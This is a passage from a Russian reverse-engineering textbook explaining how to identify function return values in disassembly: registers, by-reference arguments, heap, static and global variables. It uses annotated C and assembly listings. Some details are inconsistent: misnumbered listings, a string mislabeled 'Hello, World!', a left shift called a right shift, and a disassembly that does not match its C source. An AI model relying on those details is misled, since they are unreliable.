цию чтения регистра ESI, идущую после вызова функции, в первую очередь мы решим, что он был инициализирован еще до ее вызова, — ведь так происходит в подавляющем большинстве случаев. Но только не с Watcom, который может заставить функцию возвращать значение в любом регистре общего назначения, за исключением EBP (BP), заставляя исследователя тем самым изучать и вызывающую, и вызываемую функции.

Допустимые регистры для возвращения значения функции в компиляторе Watcom C перечислены в табл. 20.3. Жирным шрифтом выделены регистры, используемые по умолчанию. Обратите внимание, что по используемому регистру невозможно непосредственно узнать тип возвращаемого значения, а только его размер. В частности, через регистр EAX может возвращаться и переменная типа int, и структура из четырех переменных типа char (или двух char или одного short int).

Таблица 20.3. *Допустимые регистры для возвращения значения функции в компиляторе Watcom C*

Тип	Допустимые регистры					
Одно-байтовый	**AL**		BL	CL	DL	
	AH		BH	CH	DH	
Двух-байтный	**AX**	CX	BX	DX	SI	DI
Четырех-байтный	**EAX**	EBX	ECX	EDX	ESI	EDI
Восьми-байтовый	EDX:EAX	ECX:EBX	ECX:EAX	ECX:ESI	EDX:EBX	EBX:EAX
	EDI:EAX	ECX:EDI	EDX:ESI	EDI:EBX	ESI:EAX	ECX:EDX
	EDX:EDI	EDI:ESI	ESI:EBX			
Ближний указатель	**EAX**	EBX	ECX	EDX	ESI	EDI
Дальний указатель	**DX:EAX**	CX:EBX	CX:EAX	CX:ESI	DX:EBX	DI:EAX
	CX:EDI	DX:ESI	DI:EBX	SI:EAX	CX:EDX	DX:EDI
	DI:ESI	SI:EBX	BX:EAX	FS:ECX	FS:EDX	FS:EDI
	FS:ESI	FS:EBX	FS:EAX	GS:ECX	GS:EDX	GS:EDI
	GS:ESI	GS:EBX	GS:EAX	DS:ECX	DS:EDX	DS:EDI
	DS:ESI	DS:EBX	DS:EAX	ES:ECX	ES:EDX	ES:EDI
	ES:ESI	ES:EBX	ES:EAX			
float	8087	???	???	???	???	???
double	8087	EDX:EAX	ECX:EBX	ECX:EAX	ECX:ESI	EDX:EBX
	EDI:EAX	ECX:EDI	EDX:ESI	EDI:EBX	ESI:EAX	ECX:EDX
	EDX:EDI	EDI:ESI	ESI:EBX	EBX:EAX		

Покажем, как это выглядит на практике. Рассмотрим пример, приведенный в листинге 20.10.

Листинг 20.10. Пример, демонстрирующий возвращение значения в произвольном регистре

```
#include <stdio.h>

int MyFunc(int a, int b)
{
#pragma aux MyFunc value [ESI]
// Прагма AUX вкупе с ключевым словом "value" позволяет
// вручную задавать регистр,
// через который будет возвращен результат вычислений.
```

```
// В данном случае его предписывается возвращать через ESI.

        return a+b;
}

main()
{
        printf("%x\n",MyFunc(0x666,0x777));
}
```

Результат компиляции этого примера должен выглядеть приблизительно так, как показано в листинге 20.11.

Листинг 20.11. Результат компиляции примера, представленного в листинге 20.10

```
main_    proc near                  ; CODE XREF: __CMain+40↓p
    push  14h
    call  __CHK
    ; Проверка стека на переполнение.

    push  edx
    push  esi
    ; Сохраняем ESI и EDX. Это говорит о том, что данный компилятор
    ; придерживается соглашения о сохранении ESI.
    ; Команды сохранения EDI не видно, однако этот регистр
    ; не модифицируется данной функцией и, стало быть, сохранять его незачем.

    mov   edx, 777h
    mov   eax, 666h
    ; Передаем функции MyFunc два аргумента типа int.

    call  MyFunc
    ; Вызываем MyFunc. По общепринятым соглашениям, EAX, EDX и ECX
    ; на выходе из функции содержат либо неопределенное,
    ; либо возвращенное функцией значение.
    ; Остальные регистры в общем случае должны быть сохранены.

    push  esi
    ; Передаем регистр ESI функции printf. Мы не можем с уверенностью
    ; сказать, содержит ли он значение, возвращенное функцией, или был
    ; инициализирован еще до ее вызова.

    push  offset asc_420004 ; "%x\n"
    call  printf_
    add   esp, 8

    pop   esi
    pop   edx

    retn
main_    endp

MyFunc   proc near                  ; CODE XREF: main_+16↑p
    push  4
    call  __CHK
```

```
    ; Проверка стека на переполнение.

    lea   esi, [eax+edx]
    ; А вот уже знакомый нам хитрый трюк со сложением. На первый взгляд,
    ; в ESI загружается указатель на EAX+EBX, — фактически так оно и
    ; происходит, но ведь указатель на EAX+EBX в то же время является и их
    ; суммой, т. е. эта команда эквивалентна ADD EAX,EDX/MOV ESI,EAX.
    ; Это и есть возвращаемое функцией значение, — ведь ESI был
    ; модифицирован и не сохранен!
    ; Таким образом, вызывающая функция командой PUSH ESI передает printf
    ; результат сложения 0x666 и 0x777, что и требовалось выяснить.

    retn
MyFunc  endp
```

Возвращение значений встроенными ассемблерными функциями

Создатель ассемблерной функции волен возвращать значения в любых регистрах, каких ему будет угодно. Однако поскольку вызывающие функции языка высокого уровня ожидают увидеть результат вычислений в строго определенных регистрах, типовые соглашения приходится соблюдать. Другое дело, "внутренние" ассемблерные функции — они могут вообще не придерживаться никаких правил, что и демонстрирует следующий пример, приведенный в листинге 20.12.

Листинг 20.12. Пример, демонстрирующий возвращение значения встроенными ассемблерными функциями

```
#include <stdio.h>

// naked-функция, не имеющая прототипа, —
// обо всем должен заботится сам программист!
__declspec( naked ) int MyFunc()
{
__asm{
        lea ebp, [eax+ecx]   ; Возвращаем в EBP сумму EAX и ECX.
                             ; Такой трюк допустим лишь при условии, что эта
                             ; функция будет вызываться из ассемблерной
                             ; функции, знающей, через какие регистры
                             ; передаются аргументы и через какие —
                             ; возвращается результат вычислений.
        ret
        }
}

main()
{
        int a=0x666;
        int b=0x777;
        int c;
__asm{
        push ebp
        push edi

        mov eax,[a];
        mov ecx,[b];
```

```
        lea edi,c

        // Вызываем функцию MyFunc из ассемблерной функции, передавая ей
        // аргументы через те регистры, которые она "хочет".
        call MyFunc;

        // Принимаем возвращенное в EBP значение
        // и сохраняем его в локальной переменной.
        mov [edi],ebp

        pop edi
        pop ebp
        }

        printf("%x\n",c);
}
```

Компилировать пример, приведенный в листинге 20.12, следует с помощью компилятора Microsoft Visual C++. Другими компиляторами этот пример откомпилировать не удастся, так как они не поддерживают ключевое слово `naked`. Результат компиляции должен выглядеть так, как показано в листинге 20.13.

Листинг 20.13. Результат компиляции примера, приведенного в листинге 20.12

```
MyFunc  proc near                                   ; CODE XREF: main+25↓p

    lea     ebp, [eax+ecx]
    ; Принимаем аргументы через регистры EAX и ECX, возвращая через регистр
    ; EBP их сумму. Конечно, пример несколько надуман, зато нагляден!

    retn
MyFunc  endp

main    proc near                                   ; CODE XREF: start+AF↓p

var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

    push  ebp
    mov   ebp, esp
    ; Открываем кадр стека.

    sub   esp, 0Ch
    ; Резервируем место для локальных переменных.

    push  ebx
    push  esi
    push  edi
    ; Сохраняем изменяемые регистры.

    mov   [ebp+var_4], 666h
    mov   [ebp+var_8], 777h
    ; Инициализируем переменные var_4 и var_8.

    push  ebp
    push  edi
```

```
    ; Сохраняем регистры или передаем их функции? Пока нельзя ответить
    ; однозначно.

    mov   eax, [ebp+var_4]
    mov   ecx, [ebp+var_8]
    ; Загружаем в EAX значение переменной var_4, а в ECX — var_8.

    lea   edi, [ebp+var_C]
    ; Загружаем в EDI указатель на переменную var_C.

    call  MyFunc
    ; Вызываем MyFunc — из анализа вызывающей функции не очень понятно, как
    ; ей передаются аргументы. Может быть, через стек, а может и через регистры.
    ; Только исследование кода MyFunc позволяет установить, что верным
    ; оказывается последнее предположение.

    mov   [edi], ebp
    ; Что бы это значило? Анализ одной лишь вызывающей функции не может дать
    ; исчерпывающего ответа, и только анализ вызываемой подсказывает, что
    ; через EBP она возвращает результат вычислений.

    pop   edi
    pop   ebp
    ; Восстанавливаем измененные регистры.
    ; Это говорит о том, что выше эти регистры действительно сохранялись в
    ; стеке, а не передавались функции в качестве аргументов

    mov   eax, [ebp+var_C]
    ; Загружаем в EAX содержимое переменной var_C.

    push  eax
    push  offset unk_406030
    call  _printf
    add   esp, 8
    ; Вызываем printf.

    pop   edi
    pop   esi
    pop   ebx
    ; Восстанавливаем регистры.

    mov   esp, ebp
    pop   ebp
    ; Закрываем кадр стека.

    retn
main    endp
```

Возврат значений через аргументы, переданные по ссылке

Идентификация значений, возвращенных через аргументы, переданные по ссылке, тесно переплетается с идентификацией самих аргументов[2]. Выделив указатели среди аргументов, переданных функции, заносим их в список кандидатов на возвращаемые значения.

[2] Данный вопрос подробно обсуждался в *главе 19*, *"Идентификация аргументов функций"*.

Теперь поищем: нет ли среди них указателей на неинициализированные переменные, — очевидно, их инициализирует сама вызываемая функция. Однако не стоит вычеркивать и указатели на инициализированные переменные (особенно равные нулю) — они также могут возвращать значения. Уточнить ситуацию позволит анализ вызываемой функции — нас будут интересовать все операции модификации переменных, переданных по ссылке. Только не спутайте это с модификацией переменных, переданных по значению. Последние автоматически умирают в момент завершения функции (точнее — вычистки аргументов из стека). Фактически — это локальные переменные функции, и она безболезненно может изменять их как ей вздумается.

Рассмотрим пример, приведенный в листинге 20.14.

Листинг 20.14. Пример, демонстрирующий возврат значений через переменные, переданные по ссылке

```
#include <stdio.h>
#include <string.h>

// Функция инвертирования строки src с ее записью в строку dst.
void Reverse(char *dst, const char *src)
{
        strcpy(dst,src);
        _strrev( dst);
}

// Функция инвертирования строки s
// (результат записывается в саму же строку s).
void Reverse(char *s)
{
        _strrev( s );
}


// Функция возвращает сумму двух аргументов.
int sum(int a,int b)
{
        // Мы можем безболезненно модифицировать аргументы,
        // переданные по значению,
        // обращаясь с ними как с обычными локальными переменными.
        a+=b;
        return a;
}

main()
{
        char s0[]="Hello,Sailor!";
        char s1[100];

        // Инвертируем строку s0, записывая ее в s1.
        Reverse(&s1[0],&s0[0]);
        printf("%s\n",&s1[0]);

        // Инвертируем строку s1, перезаписывая ее.
        Reverse(&s1[0]);
        printf("%s\n",&s1[0]);

        // Выводим сумму двух чисел.
        printf("%x\n",sum(0x666,0x777));
}
```

Результат компиляции этого примера должен выглядеть приблизительно так, как показано в листинге 20.15.

Листинг 20.25. Результат компиляции примера, представленного в листинге 20.14

```
main        proc near                           ; CODE XREF: start+AF↓p

var_74 = byte ptr -74h
var_10 = dword ptr -10h
var_C = dword ptr -0Ch
var_8 = dword ptr -8
var_4 = word ptr -4

      push      ebp
      mov       ebp, esp
      ; Открываем кадр стека.

      sub       esp, 74h
      ; Резервируем память для локальных переменных.

      mov       eax, dword ptr aHelloSailor   ; "Hello,Sailor!"
      ; Заносим в регистр EAX четыре первых байта строки "Hello, Sailor!".
      ; Вероятно, компилятор копирует строку в локальную переменную таким
      ; хитрым.

      mov       [ebp+var_10], eax
      mov       ecx, dword ptr aHelloSailor+4
      mov       [ebp+var_C], ecx
      mov       edx, dword ptr aHelloSailor+8
      mov       [ebp+var_8], edx
      mov       ax, word ptr aHelloSailor+0Ch
      mov       [ebp+var_4], ax
      ; Точно, строка "Hello,Sailor!" копируется в локальную переменную
      ; var_10 типа char s[0x10].
      ; Число 0x10 было получено подсчетом количества копируемых байт —
      ; четыре итерации по четыре байта в каждой — итого, шестнадцать!

      lea       ecx, [ebp+var_10]
      ; Загрузка в ECX указателя на локальную переменную var_10,
      ; содержащую строку "Hello, World!"

      push      ecx                           ; int
      ; Передача функции Reverse_1 указателя на строку "Hello, World!"
      ; Смотрите, — IDA неверно определила тип, — ну какой же это int,
      ; когда это char *. Однако вспомнив, как копировалась строка,
      ; мы поймем причину ошибки дизассемблера.

      lea       edx, [ebp+var_74]
      ; Загрузка в ECX указателя на неинициализированную
      ; локальную переменную var_74.

      push      edx                           ; char *
      ; Передача функции Reverse_1 указателя на неинициализированную
      ; переменную типа char s1[100]. Число 100 было получено вычитанием
      ; смещения переменной var_74 из смещения следующей за ней переменной,
      ; var_10, содержащей строку "Hello, World!"
```

```
; 0x74 — 0x10 = 0x64 или в десятичном представлении — 100. Факт
; передачи указателя на неинициализированную переменную говорит о том,
; что, скорее всего, функция возвратит через нее некоторое значение -
; возьмите это себе на заметку.

call      Reverse_1
add       esp, 8
; Вызов функции Reverse_1.

lea       eax, [ebp+var_74]
; Загрузка в EAX указателя на переменную var_74.

push      eax
; Передача функции printf указателя на переменную var_74, — поскольку
; вызывающая функция не инициализировала эту переменную, можно
; предположить, что вызываемая возвратила через нее свое значение.
; Возможно, функция Reverse_1 модифицировала и переменную var_10,
; однако об этом нельзя сказать с определенностью до тех пор,
; пока не будет изучен ее код.

push      offset unk_406040
call      _printf
add       esp, 8
; Вызов функции printf для вывода строки.

lea       ecx, [ebp+var_74]
; Загрузка в ECX указателя на переменную var_74, по-видимому,
; содержащую значение, возвращенное функцией Reverse_1.

push      ecx                             ; char *
; Передача функции Reverse_2 указателя на переменную var_74.
; Функция Reverse_2 также может возвратить в переменной var_74
; свое значение, или некоторым образом модифицировать ее.
; Однако может ведь и не возвратить!
; Уточнить ситуацию позволяет анализ кода вызываемой функции.

call      Reverse_2
add       esp, 4
; Вызов функции Reverse_2.

lea       edx, [ebp+var_74]
; Загрузка в EDX указателя на переменную var_74.

push                                      edx
; Передача функции printf указателя на переменную var_74.
; Поскольку значение, возвращенное функцией через регистры EDX:EAX
; не используется, можно предположить, что она возвращает его не через
; регистры, а в переменной var_74. Но это — не более чем предположение.

push      offset unk_406044
call      _printf
add       esp, 8
; Вызов функции printf.

push      777h
; Передача функции Sum значения 0x777 типа int.
```

```
      push      666h
      ; Передача функции Sum значения 0x666 типа int.

      call      Sum
      add       esp, 8
      ; Вызов функции Sum

      push      eax
      ; В регистре EAX содержится возвращенное функцией Sum значение
      ; Передаем его функции printf в качестве аргумента.

      push      offset unk_406048
      call      _printf
      add       esp, 8
      ; Вызов функции printf.

      mov       esp, ebp
      pop       ebp
      ; Закрытие кадра стека.

      retn
main  endp

; int __cdecl Reverse_1(char *,int)
; Обратите внимание, что прототип функции определен неправильно!
; На самом деле, как мы уже установили из анализа вызывающей функции, он
; выглядит так: Reverse(char *dst, char *src).
; Название аргументов дано на основании того, что левый аргумент — указатель
; на неинициализированный буфер и, скорее всего, он выступает в роли
; приемника, соответственно, правый аргумент в таком случае — источник.

Reverse_1   proc near                       ; CODE XREF: main+32↑p

arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch

      push  ebp
      mov   ebp, esp
      ; Открываем кадр стека.

      mov   eax, [ebp+arg_4]
      ; Загружаем в EAX значение аргумента arg_4.

      push  eax
      ; Передаем arg_4 функции strcpy.

      mov   ecx, [ebp+arg_0]
      ; Загружаем в ECX значение аргумента arg_0.

      push  ecx
      ; Передаем arg_0 функции strcpy.

      call  strcpy
      add   esp, 8
      ; Копируем содержимое строки, на которую указывает arg_4, в буфер
      ; на который указывает arg_0.
```

```
      mov   edx, [ebp+arg_0]
      ; Загружаем в EDX содержимое аргумента arg_0, указывающего на буфер,
      ; содержащий только что скопированную строку.

      push  edx                               ; char *
      ; Передаем функции __strrev arg_0.

      call  __strrev
      add   esp, 4
      ; Функция strrev инвертирует строку, на которую указывает arg_0,
      ; следовательно, функция Reverse_1 действительно возвращает свое
      ; значение через аргумент arg_0, переданный по ссылке.
      ; Напротив, строка, на которую указывает arg_4, остается неизменной,
      ; поэтому прототип функции Reverse_1 выглядит так:
      ; void Reverse_1(char *dst, const char *src);
      ; Никогда не пренебрегайте квалификатором const, т. к. он ясно
      ; указывает на то, что переменная, на которую указывает данный
      ; указатель, используется лишь на чтение. Эта информация значительно
      ; облегчит работу с дизассемблерным листингом, особенно когда вы
      ; вернетесь к нему спустя некоторое время, основательно подзабыв
      ; алгоритм исследуемой программы.

      pop   ebp
      ; Закрываем кадр стека.

      retn
Reverse_1   endp

; int __cdecl Reverse_2(char *)
; А вот на этот раз прототип функции определен верно!
; (Ну, за исключением того, что возвращаемый тип void, а не int).

Reverse_2   proc near                         ; CODE XREF: main+4F↑p

arg_0 = dword ptr  8

      push  ebp
      mov   ebp, esp
      ; Открываем кадр стека.

      mov   eax, [ebp+arg_0]
      ; Загружаем в EAX содержимое аргумента arg_0.

      push  eax                               ; char *
      ; Передаем arg_0 функции strrev

      call  __strrev
      add   esp, 4
      ; Инвертируем строку, записывая результат на то же самое место.
      ; Следовательно, функция Reverse_2 действительно возвращает значение
      ; через arg_0, и наше предварительное предположение оказалось
      ; правильным!

      pop   ebp
      ; Закрываем кадр стека.
```

```
      retn
      ; Прототип функции Reverse_2 по данным последних исследований выглядит
      ; так: void Reverse_2(char *s).

Reverse_2   endp

Sum         proc near                           ; CODE XREF: main+72↑p

arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch

      push  ebp
      mov   ebp, esp
      ; Открываем кадр стека.

      mov   eax, [ebp+arg_0]
      ; Загружаем в EAX значение аргумента arg_0.

      add   eax, [ebp+arg_4]
      ; Складываем arg_0 с arg_4, записывая результат в EAX

      mov   [ebp+arg_0], eax
      ; Копируем результат сложения arg_0 и arg_4 обратно в arg_0.
      ; Неопытные хакеры могут принять это за возвращение значения через
      ; аргумент, однако это предположение неверно.
      ; Дело в том, что аргументы, переданные функции, после ее завершения
      ; выталкиваются из стека и тут же "погибают". Не забывайте:
      ; Аргументы, переданные по значению, ведут себя так же, как и локальные
      ; переменные.

      mov   eax, [ebp+arg_0]
      ; А вот сейчас в регистр EAX действительно копируется возвращаемое
      ; значение. Следовательно, прототип функции выглядит так:
      ; int Sum(int a, int b);

      pop   ebp
      ; Закрываем кадр стека.

      retn
Sum     endp
```

Возврат значений через динамическую память (кучу)

Возвращение значения через аргумент, переданный по ссылке, не очень-то украшает прототип функции. Он вмиг перестает быть интуитивно понятным и требует развернутых пояснений, указывающих на то, что с этим аргументом ничего передавать не надо, напротив, следует быть готовым принять отсюда некоторые данные. Существует и более серьезная проблема — далеко не во всех случаях размер возвращаемых данных известен заранее, — частенько он выясняется лишь в процессе работы вызываемой функции. Выделить буфер "с запасом"? Некрасиво и неэкономично — даже в системах с виртуальной памятью ее объем не безграничен.

Вот если бы вызываемая функция самостоятельно выделяла для себя память, как раз по потребности, а потом возвращала на нее указатель. Сказано — сделано! Ошибка многих начинающих программистов как раз и заключается в попытке вернуть указатель на локальные переменные, но увы, они "умирают" вместе с завершением функции, и возвращенный указатель указывает

в "космос". Правильное решение заключается в выделении памяти из кучи (динамической памяти), скажем, вызовом `malloc` или `new`, — эта память "живет" вплоть до ее принудительного освобождения функциями `free` или `delete`, соответственно.

Для анализа программы механизм выделения памяти не имеет существенного значения. Основную роль играет тип возвращаемого значения. Отличить указатель от остальных типов достаточно легко — только указатель может использоваться в качестве подадресного выражения.

Разберем пример, приведенный в листинге 20.16.

Листинг 20.16. Пример, демонстрирующий возвращение значения через кучу

```
#include <stdio.h>
#include <malloc.h>
#include <stdlib.h>

char* MyFunc(int a)
{
        char *x;
        x = (char *) malloc(100);

        _ltoa(a,x,16);
        return x;
}

main()
{
        char *x;
        x=MyFunc(0x666);
        printf("0x%s\n",x);
        free(x);
}
```

Результат компиляции этого примера представлен в листинге 20.17.

Листинг 20.17. Результат компиляции примера, приведенного в листинге 20.26

```
main   proc near                ; CODE XREF: start+AF↓p

var_4 = dword ptr -4

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    push    ecx
    ; Выделяем память под локальную переменную размером 4 байта (см. var_4).

    push    666h
    ; Передаем функции MyFunc значение 666 типа int.

    call    MyFunc
    add     esp, 4
    ; Вызываем MyFunc — обратите внимание, что функции ни один аргумент
    ; не был передан по ссылке!

    mov     [ebp+var_4], eax
```

```
    ; Копирование значения, возвращенного функцией, в переменную var_4.

    mov     eax, [ebp+var_4]
    ; Супер! Загружаем в EAX возвращенное функцией значение обратно!

    push    eax
    ; Передаем возвращенное функцией значение функции printf
    ; Судя по спецификатору, тип возвращенного значения — char *
    ; Поскольку функции MyFunc ни один из аргументов не передавался по
    ; ссылке, она явно выделила память самостоятельно и записала туда
    ; полученную строку. А если бы функции MyFunc передавались один или
    ; более аргументов по ссылке? Тогда — не было бы никакой уверенности,
    ; что она не возвратила один из таких аргументов обратно, предварительно
    ; его модифицировав.
    ; Впрочем, модификация необязательна, — скажем, передаем функции
    ; указатели на две строки, и она возвращает указатель на ту из них,
    ; которая, скажем, короче или содержит больше гласных букв.
    ; Поэтому не всякое возвращение указателя свидетельствует о модификации.

    push    offset a0xS                             ; "0x%s\n"
    call    _printf
    add     esp, 8
    ; Вызов printf — вывод на экран строки, возвращенной функцией MyFunc.

    mov     ecx, [ebp+var_4]
    ; В ECX загружаем значение указателя, возвращенного функцией MyFunc.

    push    ecx                                     ; void *
    ; Передаем указатель, возвращенный функцией MyFunc, функции free.
    ; Значит, MyFunc действительно самостоятельно выделяла память
    ; вызовом malloc.

    call    _free
    add     esp, 4
    ; Освобождаем память, выделенную MyFunc для возвращения значения.

    mov     esp, ebp
    pop     ebp
    ; Закрываем кадр стека.

    retn
    ; Таким образом, прототип MyFunc выглядит так:
    ; char* MyFunc(int a).

main  endp

MyFunc   proc near                                  ; CODE XREF: main+9↑p

var_4 = dword ptr -4
arg_0 = dword ptr  8

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    push    ecx
    ; Резервируем память под локальные переменные.
```

```
    push    64h                                     ; size_t
    call    _malloc
    add     esp, 4
    ; Выделяем 0x64 байта памяти из кучи либо для собственных нужд функции,
    ; либо для возвращения результата. Поскольку из анализа кода вызывающей
    ; функции нам уже известно, что MyFunc возвращает указатель, очень
    ; вероятно, что вызов malloc выделяет память как раз для этой цели.
    ; Впрочем, вызовов malloc может быть и несколько, а указатель
    ; возвращается только на один из них.

    mov     [ebp+var_4], eax
    ; Запоминаем указатель в локальной переменной var_4.

    push    10h                                     ; int
    ; Передаем функции __ltoa аргумент 0x10 (крайний справа) — требуемая
    ; система счисления для перевода числа.

    mov     eax, [ebp+var_4]
    ; Загружаем в EAX содержимое указателя на выделенную из кучи память.

    push    eax                                     ; char *
    ; Передаем функции ltoa указатель на буфер для возвращения результата.

    mov     ecx, [ebp+arg_0]
    ; Загружаем в EAX значение аргумента arg_0.

    push    ecx                                     ; __int32
    ; Передаем функции ltoa аргумент arg_0 — значение типа int.

    call    __ltoa
    add     esp, 0Ch
    ; Функция ltoa переводит число в строку и записывает ее в буфер по
    ; переданному указателю.

    mov     eax, [ebp+var_4]
    ; Возвращаем указатель на регион памяти, выделенный самой MyFunc из
    ; кучи, и содержащий результат работы ltoa.

    mov     esp, ebp
    pop     ebp
    ; Закрываем кадр стека.

    retn
MyFunc  endp
```

Возврат значений через глобальные переменные

"Мыльную оперу" перепевов с возвращением указателей продолжает серия *"Возвращение значений через глобальные переменные (и/или указателя на глобальные переменные)"*. Вообще-то глобальные переменные — плохой тон. Такой стиль программирования характерен в основном для программистов с мышлением, необратимо искалеченным идеологий Basic с его механизмом вызова подпрограмм.

Подробнее об идентификации глобальных переменных рассказывается в *главе 23*, здесь же мы сосредоточим наши усилия именно на изучении механизмов возвращения значений через глобальные переменные.

Фактически, все глобальные переменные можно рассматривать как неявные аргументы каждой вызываемой функции и в то же время — как возвращаемые значения. Любая функция может произвольным образом читать и модифицировать их, причем ни "передача", ни "возвращение" глобальных переменных не выявляются анализом кода вызывающей функции, — для этого необходимо тщательно исследовать вызываемую. В частности, следует выяснить, манипулирует ли она с глобальными переменными и если да — то с какими. Можно использовать и подход "от противного", — просмотром сегмента данных найти все глобальные переменные, определить их смещение и, пройдясь контекстным поиском по всему файлу, выявить функции, которые на них ссылаются[3].

Помимо глобальных, существуют еще и *статические* переменные. Они также располагаются в сегменте данных, но непосредственно доступны только объявившей их функции. Точнее, ограничение наложено не на сами переменные, а на их имена. Чтобы предоставить другим функциям доступ к собственным статическим переменным, достаточно передать указатель. К счастью, этот трюк не создает хакерам никаких проблем (хоть некоторые злопыхатели и объявляют его "прорехой в защите"). Отсутствие непосредственного доступа к "чужим" статическим переменным и необходимость взаимодействовать с функцией-владелицей через предсказуемый интерфейс (возвращенный указатель), позволяют разбить программу на отдельные независимые модули, каждый из которых может быть проанализирован отдельно. Чтобы не быть голословными, продемонстрируем это на практическом примере (листинг 20.18).

Листинг 20.18. Пример, демонстрирующий возврат значения через глобальные статические переменные

```
#include <stdio.h>

char* MyFunc(int a)
{
        static char x[7][16]={"Понедельник", "Вторник", "Среда", "Четверг",
                              "Пятница", "Суббота", "Воскресенье"};
        return &x[a-1][0];
}

main()
{
        printf("%s\n",MyFunc(6));
}
```

Результат компиляции примера, приведенного в листинге 20.18, компилятором Microsoft Visual C++ 6.0 с настройками по умолчанию выглядит так, как показано в листинге 20.19.

Листинг 20.19. Результат компиляции примера, демонстрирующего возврат значения через глобальные статические переменные (листинг 20.18)

```
MyFunc  proc near                                   ; CODE XREF: main+5↓p

arg_0 = dword ptr  8

    push   ebp
    mov    ebp, esp
    ; Открываем кадр стека.
```

[3] Более подробную информацию по данному вопросу можно найти в *разд. "Перекрестные ссылки" главы 23, "Идентификация глобальных переменных"*.

```
    mov     eax, [ebp+arg_0]
    ; Загружаем в EAX значение аргумента arg_0.

    sub     eax, 1
    ; Уменьшаем EAX на единицу. Это косвенно свидетельствует о том, что
    ; arg_0 — не указатель, хотя математические операции над указателями в C
    ; разрешены и активно используются.

    shl     eax, 4
    ; Умножаем (arg_0 -1) на 16. Битовый сдвиг вправо
    ; на четыре позиции равносилен умножению на 16 (2^4 == 16).

    add     eax, offset aPonedelNik                         ; "Понедельник"
    ; Складываем полученное значение с базовым указателем на таблицу строк,
    ; расположенных в сегменте данных. А в сегменте данных находятся либо
    ; статические, либо глобальные переменные.
    ; Поскольку значение аргумента arg_0 умножается на некоторую величину
    ; (в данном случае на 16), можно предположить, что мы имеем дело с
    ; двумерным массивом. В данном случае — массивом строк фиксированной
    ; длины. Таким образом, в EAX содержится указатель на строку с индексом
    ; arg_0 — 1.

    pop     ebp
    ; Закрываем кадр стека, возвращая в регистре EAX указатель на
    ; соответствующий элемент массива. Как мы видим, нет никакой
    ; принципиальной разницы между возвращением указателя на регион памяти,
    ; выделенный из кучи, с возвращением указателя на статические
    ; переменные, расположенные в сегменте данных.

    retn
MyFunc      endp

main    proc near                                       ; CODE XREF: start+AF↓p
    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    push    6
    ; Передаем функции MyFunc значение типа int
    ; (шестой день — суббота).

    call    MyFunc
    add     esp, 4
    ; Вызываем MyFunc

    push    eax
    ; Передаем возвращенное MyFunc значение функции printf.
    ; Судя по строке спецификаторов, это — указатель на строку.

    push    offset aS                                   ; "%s\n"
    call    _printf
    add     esp, 8

    pop     ebp
    ; Закрываем кадр стека.

    retn
```

```
main        endp

aPonedelNik       db 'Понедельник',0,0,0,0,0 ; DATA XREF: MyFunc+C↑o
; Наличие перекрестной ссылки только на одну функцию, подсказывает, что тип
; этой переменной — static.

aVtornik      db 'Вторник',0,0,0,0,0,0,0,0,0
aSreda        db 'Среда',0,0,0,0,0,0,0,0,0,0,0
aCetverg      db 'Четверг',0,0,0,0,0,0,0,0,0
aPqtnica      db 'Пятница',0,0,0,0,0,0,0,0,0
aSubbota      db 'Суббота',0,0,0,0,0,0,0,0,0
aVoskresenE   db 'Воскресенье',0,0,0,0,0
aS            db '%s',0Ah,0                    ; DATA XREF: main+E↑o
```

А теперь сравним предыдущий пример из листинга 20.18 с настоящими глобальными переменными (листинг 20.20).

Листинг 20.20. Пример, демонстрирующий возврат значения через глобальные переменные

```
#include <stdio.h>

int a;
int b;
int c;

MyFunc()
{
        c=a+b;
}

main()
{
        a=0x666;
        b=0x777;
        MyFunc();
        printf("%x\n",c);
}
```

Результат компиляции примера из листинга 20.20 должен выглядеть примерно так, как показано в листинге 20.21.

Листинг 20.21. Результат компиляции примера из листинга 20.20

```
main    proc near                                ; CODE XREF: start+AF↓p
    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    call    MyFunc
    ; Вызываем MyFunc. Обратите внимание — функции явно ничего не передается
    ; и ничего не возвращается. Потому, ее прототип выглядит
    ; (по предварительным выводам) так:
    ; void MyFunc()

    call    Sum
    ; Вызываем функцию Sum, явно не принимающую и не возвращающую никаких
```

```
    ; значений. Ее предварительный прототип выглядит так: void Sum().

    mov     eax, c
    ; Загружаем в EAX значение глобальной переменной 'c'.
    ; Смотрим в сегмент данных, — так-так, вот она переменная 'c', равная
    ; нулю. Однако этому значению нельзя доверять — быть может, его уже
    ; успели изменить ранее вызванные функции.
    ; Предположение о модификации подкрепляется парой перекрестных ссылок,
    ; одна из которых указывает на функцию Sum. Суффикс 'w', завершающий
    ; перекрестную ссылку, говорит о том, что Sum записывает в переменную
    ; 'c' какое-то значение. Какое? Это можно узнать
    ; путем анализа кода самой Sum.

    push    eax
    ; Передаем значение, возвращенное функцией Sum, через глобальную
    ; переменную 'c' функции printf.
    ; Судя по строке спецификаторов, аргумент имеет тип int.

    push    offset asc_406030                       ; "%x\n"
    call    _printf
    add     esp, 8
    ; Выводим возвращенный Sum результат на терминал.

    pop     ebp
    ; Закрываем кадр стека

    retn
main    endp

Sum     proc near                                   ; CODE XREF: main+8↑p
; Функция Sum не принимает через стек никаких аргументов!

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека

    mov     eax, a
    ; Загружаем в EAX значение глобальной переменной 'a'.
    ; Находим 'a' в сегменте данных, — ага, есть перекрестная ссылка на
    ; MyFunc, которая что-то записывает в переменную 'a'.
    ; Поскольку вызов MyFunc предшествовал вызову Sum, можно сказать, что
    ; MyFunc возвратила в 'a' некоторое значение.

    add     eax, b
    ; Складываем EAX (хранящий значение глобальной переменной 'a') с
    ; содержимым глобальной переменной 'b'
    ; (все, сказанное выше относительно 'a', справедливо и для 'b').

    mov     c, eax
    ; Помещаем результат сложения a+b в переменную 'c'
    ; Как мы уже знаем (из анализа функции main), функция Sum в переменной
    ; 'c' возвращает результат своих вычислений.
    ; Теперь мы узнали — каких именно.
```

```
    pop     ebp
    ; Закрываем кадр стека.

    retn
Sum     endp

MyFunc    proc near                                    ; CODE XREF: main+3↑p
     push   ebp
     mov    ebp, esp
     ; Открываем кадр стека.

     mov    a, 666h
     ; Присваиваем глобальной переменной 'a' значение 0x666.

